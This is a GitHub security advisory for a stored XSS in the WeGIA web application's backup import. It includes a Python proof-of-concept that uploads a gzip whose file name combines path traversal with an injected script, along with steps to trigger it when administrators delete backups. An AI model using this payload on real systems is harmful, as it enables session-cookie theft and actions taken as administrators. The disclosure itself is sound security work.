Stored XSS in backup file names

High **nilsonLazarin** published **GHSA-fmwv-62wf-2hgx** 4 days ago

Package

No package listed

Affected versions

<=3.6.8

Patched versions

3.6.9

Description

Summary

A stored XSS vulnerability allows an attacker to inject malicious scripts through a backup filename. This could lead to unauthorized execution of malicious code in the victim's browser, compromising session data or executing actions on behalf of the user.


PoC

1. Execute the folowing python script to upload a backup with special name. (update php session cookie)

```
#!/usr/bin/env python3
import requests
import gzip
import io
import urllib3

# Disable SSL warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Updated configuration for your target
TARGET_URL = "https://sec.wegia.org:8000/WeGIA/html/configuracao/importar_dump.php"
SESSION_COOKIE = "PHPSESSID=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"

def create_malicious_gzip():
    """Create a minimal valid gzip file"""
    buffer = io.BytesIO()
    with gzip.GzipFile(fileobj=buffer, mode='wb') as f:
```


```
        f.write(b"malicious_payload")
    return buffer.getvalue()

def exploit_path_traversal():
    """Exploit the path traversal vulnerability"""

    malicious_content = create_malicious_gzip()

    files = {
        'import': (
            '../../../e/e/wegia`);alert(9999);;\'.dump.tar.gz',
            malicious_content,
            'application/gzip'
        )
    }

    headers = {
        'Cookie': SESSION_COOKIE
    }

    try:
        response = requests.post(
            TARGET_URL,
            files=files,
            headers=headers,
            allow_redirects=False,
            verify=False  # Critical: disables SSL cert verification
        )

        print(f"Response Status: {response.status_code}")
        print(f"Response Headers: {response.headers}")

        if response.status_code == 302:
            location = response.headers.get('Location', '')
            if 'success' in location:
                print("[+] Exploit successful! File written to
wegia_xss.dump.tar.gz")
            elif 'error' in location:
                print("[-] Exploit failed - server returned error")
        else:
            print(f"[-] Unexpected response: {response.text}")

    except Exception as e:
        print(f"[-] Error during exploit: {e}")

if __name__ == "__main__":
    print("WeGIA Path Traversal Exploit - sec.wegia.org:8000")
    exploit_path_traversal()
```

2. Go to the browser and list backups.
3. Find the wegia alert file and remove it.
4. Check that the alert script is loaded and reflected to the users.



Impact

A malicious user can trick administrators to upload a malicious backup file:



The backup file looks legit, but this file contains the required structure to perform the xss. When administrators try to delete it, the xss is executed and the attacker gets document cookies.

Severity

High 8.5 / 10

CVSS v4 base metrics

Exploitability Metrics

Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	None
User interaction	Active

Vulnerable System Impact Metrics

Confidentiality	High

Integrity	High
Availability	None
Subsequent System Impact Metrics	
Confidentiality	None
Integrity	None
Availability	None

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

CVE ID

CVE-2026-35399

Weaknesses

▶ CWE-20

Credits

dapickle Reporter

GabrielPintoSouza Remediation developer